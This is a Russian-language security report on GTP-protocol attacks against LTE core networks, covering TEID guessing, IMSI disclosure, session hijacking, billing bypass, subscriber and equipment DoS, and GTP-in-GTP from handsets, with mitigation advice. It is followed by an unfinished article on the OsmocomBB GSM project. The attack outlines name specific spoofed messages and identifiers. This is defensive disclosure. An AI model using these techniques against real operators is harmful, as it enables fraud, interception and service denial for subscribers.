Обслуживающий шлюз (S-GW) обеспечивает передачу и обработку пользовательских данных между пользовательскими устройствами (UE) и подсистемой базовых станций сети LTE (eNodeB) оператора.

Пакетный шлюз (P-GW) управляет потоками данных, передаваемых во внешние пакетные сети, по сути являясь в сети оператора точкой входа и выхода пользовательского трафика. При совмещении с PCEF — элементом сети, отвечающим за применение правил тарификации, — обеспечивает корректную работу расчетных систем и применение тарифных правил.

Узел управления мобильностью (MME) обеспечивает возможность переключения между базовыми станциями и работу в роуминге. Кроме того, MME отвечает за аутентификацию пользовательских устройств (UE), взаимодействуя с HSS, а также за выбор шлюза S-GW.

Для взаимодействия между собой узлы EPC используют GPRS Tunneling Protocol (GTP), S1 Application Protocol (S1AP), Diameter и другие протоколы. Рассмотренные в настоящем отчете атаки направлены на узлы, взаимодействующие по протоколу GTP.

Сценарии атак

Большой интерес для злоумышленника представляют специальные интерфейсы, через которые осуществляется обмен информацией между компонентами EPC. По этим каналам могут передаваться служебные данные и пользовательская информация, так называемый сигнальный трафик. Поскольку все интерфейсы не имеют встроенных механизмов шифрования данных, злоумышленник может проводить следующие атаки:

- перехват персональных идентификаторов пользователя MSISDN, IMSI;
- определение местоположения пользователя;
- атаки типа «человек посередине» для незашифрованного трафика (перехват доступа к незащищенной почте, посещаемым сайтам и т. п.);
- перехват SMS-сообщений;
- прослушивание звонков VoLTE путем перехвата пакетов;
- создание сессии от имени абонента с целью мошенничества;
- атаки типа «отказ в обслуживании» на абонента, которые вызывают потери в передаче пользовательских данных, а для сетей с VoLTE — прерывание вызовов;
- атаки типа «отказ в обслуживании» на оборудование, которые приводят к перебоям в работе сети.

Сценарии большинства возможных атак базируются на особенностях предоставления услуг роуминга и недостатках межоператорского взаимодействия через сеть GRX (GPRS Roaming Exchange, или роуминговый обмен в среде GPRS). Сигнальный и пользовательский трафик выходит за границы сети одного оператора и передается как по транзитной сети пакетной передачи данных GRX, так и по сети гостевого оператора. С целью обеспечения аутентификации пользователей и применения к ним тарифных правил участники межоператорского обмена взаимодействуют друг с другом через открытые интерфейсы. Злоумышленник может воспользоваться доступностью этих интерфейсов для проведения атак на абонентов или на оборудование телеком-оператора[3].

Для атаки достаточно ноутбука

Реализовать подобные атаки через сеть GRX могут как сотрудники практически любого телеком-оператора, так и внешние злоумышленники, получившие доступ к инфраструктуре оператора, что осуществимо в том числе с помощью подбора словарных паролей или использования простейших уязвимостей на сетевом периметре.

До появления LTE для перехвата голосовых вызовов нарушителю необходимо было обладать глубокими знаниями о работе специфичных протоколов, обеспечивающих голосовые звонки между абонентами, и иметь в своем распоряжении специальные технические средства. Но поскольку сети 4G построены по принципу All IP Network, нарушитель может использовать весь наработанный до сегодняшнего дня хакерский инструментарий, существенно автоматизированный и не требующий глубокого понимания природы атаки.

Злоумышленнику достаточно располагать ноутбуком, свободно распространяемым дистрибутивом для проведения тестов на проникновение и базовыми навыками программирования. Зачастую в интернет выставлены реальные операторские GGSN, с настоящими APN и абонентами, что сокращает время на подготовку самой простой атаки — DoS-атаки на абонентов оператора — всего до нескольких часов, с учетом подготовки инструментария.

Входные параметры, необходимые для проведения атак, будут зависеть от задействованных протоколов и требуемых параметров сообщений. Изначально злоумышленнику необходимо располагать временным идентификатором абонента мобильной сети (TMSI), международным идентификатором абонента мобильной сети (IMSI) и идентификатором конечной точки туннеля (TEID).

Атакующий может найти корректный идентификатор TEID с помощью перебора, направляя на шлюз P-GW сообщения GTP-U с произвольными значениями TEID. Если TEID некорректный, то P-GW отвечает сообщением GTP-C, содержащим ошибку «Error Indication», а если сообщение об ошибке не пришло, то TEID — корректный (рис. 2). Хотя на полный перебор значений TEID может уйти несколько часов, диапазон значений TEID у большинства устройств можно предсказать, что позволяет сократить время перебора до нескольких минут.




Рис. 2. Подбор идентификатора конечной точки туннеля (TEID)

Для успешной реализации некоторых описанных атак в формируемых запросах необходимо указывать TMSI жертвы. Этот идентификатор злоумышленник может получить разными способами: прямым перебором, пассивным сканированием радиоэфира, использовав поддельную базовую станцию (FakeBTS) или IMSI-catcher, а также через атаки на протоколы SS7[4].

Располагая идентификаторами TEID и TMSI, можно определить IMSI абонента (рис. 3). Для этого злоумышленнику необходимо отправить сообщение GTP-C «Identification requests» на MME. В случае успешного прохождения запроса в ответ будет получено сообщение «Identification Response», содержащее IMSI атакуемого абонента.

IMSI является основным идентификатором для осуществления атак на SS7 и Diameter. Кроме того, данная атака позволяет злоумышленнику обойти защиту радиоинтерфейса по маскированию реальных идентификаторов IMSI подменой их временными TMSI и отслеживать перемещение абонента с использованием пассивного сканирования радиоэфира.




Рис. 3. Определение IMSI абонента




Рис. 4. Использование услуг за счет оператора или другого абонента с помощью запроса GTP-C




Рис. 5. Обход системы учета использованных услуг с помощью буфера шлюза CGF




Рис. 6. Перехват интернет-соединения с помощью запроса «Modify Bearer Request»




Рис. 7. Перехват интернет-соединения с помощью запроса «Context Request»

Рассмотренные далее сценарии атак предполагают применение сообщений протокола GTPv2.

Интернет за чужой счет

Недостаточная защита компонентов ядра EPC позволяет атакующему получить доступ к услугам и ресурсам оператора в обход системы тарификации либо за счет других абонентов (рис. 4). В результате таких действий оператор может понести прямые финансовые потери, а абоненты — получить гигантские счета за услуги, которыми не пользовались. К подобным ситуациям может привести отсутствие проверки IP-адресов устройств, направляющих запросы на оборудование.

Злоумышленник может создать новую сессию от имени другого абонента для того, чтобы неправомерно воспользоваться услугой по доступу в сеть Интернет, направив сформированный специальным образом служебный запрос GTP-C «Create Session Request» на шлюз P-GW (рис. 4). Если в запросе будет указан IMSI, соответствующий реальному абоненту, то система тарификации включит в счет этого абонента оплату за весь трафик, использованный злоумышленником. В противном случае, когда IMSI не назначен реальному абоненту, расходы по передаче данных сразу понесет оператор связи.

Другой вариант данной атаки (рис. 5) использует механизм организации отказоустойчивости шлюза CGF (Charging Gateway Function). Этот компонент отвечает за прием и проверку детализации данных об оказанной услуге CDR (Charging Data Record) в расчетной системе. При переполнении или перегрузке буфера шлюза CGF информация о предоставленной услуге может быть отклонена сообщением «Redirection Request» с указанием IP-адреса резервного шлюза. Эксплуатируя эту особенность, злоумышленник может направлять такие запросы на пакетный шлюз P-GW, указывая свой IP-адрес в качестве адреса свободного CGF, что позволит обойти систему учета использованных услуг.

Описанные сценарии атаки дают потенциальную возможность злоумышленнику получить неограниченный доступ к ресурсам, которые ему не предоставляются, например к услугам, которые не предусмотрены его тарифным планом, что приведет к прямой потере денег телеком-оператором.


Перехват интернет-соединения (Connection Hijacking)

Атака грозит утечкой конфиденциальных данных абонента и компрометацией важных ресурсов. Злоумышленник может продолжать сессию от имени абонента, причем в момент передачи управления соединением самому абоненту будет отказано в дальнейшем обслуживании.

Для проведения атаки злоумышленнику необходимо направить от лица S-GW сформированный специальным образом запрос GTP-C «Modify Bearer Request» на P-GW. В результате атакующий будет подключен к текущему соединению абонента и продолжит сеанс вместо него. P-GW будет пересылать данные злоумышленнику, а соединение абонента будет разорвано (рис. 6).

Такую же атаку можно провести и на узел управления мобильностью MME, используя сформированное специальным образом сообщение GTP-C «Context Request» и указав в числе прочих параметров TEID и TMSI атакуемого абонента (рис. 7).

Описанный сценарий, возможный из-за уязвимости в протоколе GTP и отсутствия проверки IP-адресов отправителя сообщений, позволяет злоумышленнику получить доступ к сети Интернет от имени абонента. Эта особенность может быть использована для обхода систем законного перехвата — например, лицами, скрывающимися от правоохранительных органов.



DoS-атака на абонента

В ядре EPC осуществимы несколько сценариев проведения атаки типа «отказ в обслуживании», блокирующей интернет-соединение абонента. При однократном разрыве соединения пользователь может перезагрузить смартфон, чтобы восстановить связь. Но если злоумышленник будет проводить подобную атаку непрерывно, то абонент окажется полностью заблокированным. Перебирая разные значений TEID, можно разрывать соединения сразу множества пользователей. Подобные действия существенно отражаются на общем качестве предоставляемых услуг и на лояльности абонентов к оператору связи.

Данная атака (рис. 8) реализуется злоумышленником при отсутствии проверки адреса отправителя на оборудовании, когда он от имени шлюза S-GW направляет на MME запрос GTP-C «Delete Bearer Request» с указанием идентификатора TEID абонента, подменив IP-адрес отправителя на IP-адрес S-GW. После этого соединение с конечным устройством абонента прерывается до его повторного подключения к сети или следующей перезагрузки устройства.

Злоумышленник также может отключить абонента от сети Интернет, выяснив TEID текущей сессии абонента и направив запрос GTP-C «Delete Session Request» на шлюз P-GW (рис. 9).

DoS-атака на оборудование оператора

Производители телекоммуникационного оборудования не всегда тщательно проверяют так называемые негативные сценарии использования интерфейсов и протоколов, полагая, что все элементы сети работают в соответствии с требованиями стандартов. Наш опыт показывает, что вывести из строя элементы сигнальной сети телеком-оператора могут несколько специально сформированных неправильных пакетов (рис. 10).

Подобные уязвимости должны оперативно устраняться согласно выработанным рекомендациям (об этом в заключительном разделе). Ошибки оборудования при обработке сообщений могут повлечь за собой сбои в работе сети, ухудшение качества или отказ в обслуживании множества абонентов.




Рис. 8. DoS-атака на абонента с помощью запроса «Delete Bearer Request»




Рис. 9. DoS-атака на абонента с помощью запроса «Delete Session Request»





Рис. 10. DoS-атака на оператора при помощи неправильных пакетов



Атаки с LTE-модема или мобильного телефона

Еще одна крупная проблема безопасности возникает в связи с тем, что туннели с пользовательскими данными GTP-U заканчиваются на пакетном шлюзе P-GW, а во внешние сети передается только полезная нагрузка (payload). Если легальный пользователь мобильного интернета инкапсулирует в качестве полезной нагрузки пакет с данными пользователя (GTP-U) в пакет со служебной информацией (GTP-C), то шлюз P-GW может не отправить этот тандем дальше по сети, а обработать как управляющий сигнальный пакет. Таким образом, если в сети не заблокирована атака GTP-in-GTP, то все описанные в отчете атаки возможны не только изнутри сети, но и с LTE-модема или мобильного телефона абонента (рис. 11).

Например, для проведения DoS-атаки в отношении определенного пользователя достаточно отправить на шлюз P-GW служебные запросы GTP-C на отключение абонента «Delete Session Request» от имени другого пользователя по пользовательскому туннелю GTP-U. Аналогичная атака может быть проведена на MME с помощью служебных запросов GTP-C «Delete Bearer Request». В обоих случаях необходимо иметь информацию об идентификаторе TEID сессии абонента, на которого проводится атака.




Рис. 11. Атаки возможны не только изнутри сети, но и с мобильного телефона абонента

Причины проблем

Упрощенная структура ядра пакетной сети и переход к модели All IP Network дают потенциальным злоумышленникам возможность использовать широкий спектр готовых инструментов для осуществления таких атак, как подделка сессий абонентов с целью мошенничества, перехват SMS-сообщений и электронной почты, прослушивание звонков VoLTE, блокирование связи.

Некоторые угрозы вызваны недостатками в конфигурации оборудования — например, отсутствием проверки IP-адреса и порта отправителя на устройстве. Такие факторы позволяют атакующему подменять адрес отправителя или создавать, перехватывать и завершать сессии от имени абонента. Другие проблемы являются следствием отсутствием шифрования на интерфейсах устройств, которое дает возможность эксплуатировать служебную информацию телеком-оператора в своих целях.

Как защититься

Операторы сотовой связи должны обеспечивать защиту коммуникаций и своего оборудования от несанкционированного доступа и регулярно исследовать защищенность инфраструктуры, особенно на стыках с сетями межоператорского взаимодействия (GRX в случае EPC). Необходимо также помнить, что изменение численного или качественного состава оборудования меняет конфигурацию сети и может снизить уровень ее безопасности. В таком случае специальные средства мониторинга, анализа и фильтрации сообщений, пересекающих границы сети, позволят поддерживать параметры безопасности в актуальном состоянии.

В ближайшие годы, с развитием IoT и IIoT, вопросы безопасности сетей 4G станут еще более актуальными. Например, к 2026 году 10% всех автомобилей в мире будут беспилотными[5]. К этому же моменту ожидается и появление первого «умного города», автоматически управляющего энергетикой, логистикой и трафиком. Телеком-операторы, которые первыми построят безопасную экосистему для подключения инфраструктуры IoT, приобретут мощное конкурентное преимущество.

5 Согласно прогнозам Международного совета по повестке в области будущего ПО и общества, озвученным в рамках Всемирного экономического форума.

Как собрать GSM-телефон на базе SDR

Вадим Яницкий

В смартфонах, кроме основного процессора, существует отдельный модуль связи, благодаря которому эти устройства все еще остаются телефонами. Вне зависимости от основной операционной системы, будь то Android или iOS, данный модуль чаще всего работает под управлением проприетарной операционной системы с закрытым исходным кодом и берет на себя задачи, связанные с голосовыми вызовами, SMS-сообщениями и мобильным интернетом.

Проекты с открытым исходным кодом часто более привлекательны для исследователей безопасности, чем проприетарное программное обеспечение. Возможность заглянуть «под капот» и узнать, как работает тот или иной компонент программы, позволяет не только находить и исправлять всевозможные ошибки, но и убедиться в отсутствии так называемых закладок в коде. Кроме того, открытый исходный код позволяет начинающим разработчикам учиться на примере более опытных, используя результаты их работы в качестве ориентира.

Введение в проект OsmocomBB

Уже далеком 2008 году начал зарождаться проект Osmocom — Open Source Mobile Communications. Изначально все внимание разработчиков было сфокусировано на единственном дочернем проекте OpenBSC, который позволял запускать свою сотовую связь на многокилограммовых коммерческих базовых станциях и впервые был представлен в 2008 году на ежегодной конференции Chaos Communication Congress.


Со временем Osmocom вышел за рамки одного проекта и сегодня объединяет десятки дочерних проектов, одним из которых является OsmocomBB — свободная реализация стека GSM для мобильных телефонов с открытым исходным кодом. В отличие от своих предшественников, таких как TSM30, MADos для Nokia 33XX и Airprobe, рассматриваемый нами проект получил гораздо больше внимания со стороны исследователей и разработчиков и, более того, продолжает развиваться сейчас.

Изначально основной задачей OsmocomBB являлось создание полноценной прошивки для сотовых телефонов с открытым исходным кодом, включая графический интерфейс и другие специфичные для них компоненты, и упором на альтернативную реализацию стека протоколов GSM. Однако данная идея не встретила бурной реакции со стороны потенциальных пользователей, поэтому сегодня OsmocomBB — это незаменимый набор инструментов для исследований и одновременно неплохая база знаний для новичков в GSM.

С помощью OsmocomBB можно оценить безопасность той или иной сети стандарта GSM, а также на практике изучать, как работает радиоинтерфейс (Um-интерфейс) в сотовых сетях. Какое шифрование используется и используется ли оно вообще? Как часто изменяются ключи шифрования и временные идентификаторы абонентов? Какова вероятность того, что голосовой вызов или SMS-сообщение будут перехвачены или подделаны злоумышленником? На все эти вопросы и многие другие можно довольно быстро найти ответ с помощью OsmocomBB, и это только один из возможных способов его применения. Из нетипичных примеров можно выделить запуск небольшой базовой станции GSM, исследование безопасности SIM-карт и сниффинг трафика.


Основной аппаратной платформой OsmocomBB, по аналогии с проектом Aircrack-ng и сетевыми картами, являются мобильные телефоны на базе чипсета Calypso, преимущественно Motorola C1XX. Решение использовать именно телефоны было принято на начальном этапе разработки проекта, преимущественно в пользу скорости реализации, поскольку процесс проектирования и производства нового оборудования мог затянуться надолго. К тому же, тогда в свободном доступе уже были «утекшие» части исходного кода и спецификации чипсета Calypso, что способствовало реверс-инжинирингу прошивки и всей дальнейшей разработке.


Однако у данного решения есть своя цена. Телефоны на базе названного чипсета больше не производятся, что вынуждает искать бывшие в употреблении аппараты. Более того, текущая реализация физического уровня стека GSM в основном опирается на DSP (Digital Signaling Processor) — сигнальный процессор, который по-прежнему исполняет не изученный до конца проприетарный код. Оба этих фактора негативно влияют на развитие проекта, ограничивая его потенциальные возможности и усложняя порог вхождения как новых разработчиков, так и пользователей проекта в целом. Например, реализация поддержки GPRS невозможна без изменения прошивки DSP.



Ветер перемен — новая аппаратная платформа

Программная часть проекта состоит из множества отдельных приложений, у каждого из которых свое конкретное назначение. Часть приложений работает непосредственно на компьютере, в любой UNIX-подобной среде. Другая часть представлена в виде прошивок, загружаемых в телефон. А взаимосвязь между ними осуществляется через последовательный порт телефона, который совмещен с разъемом





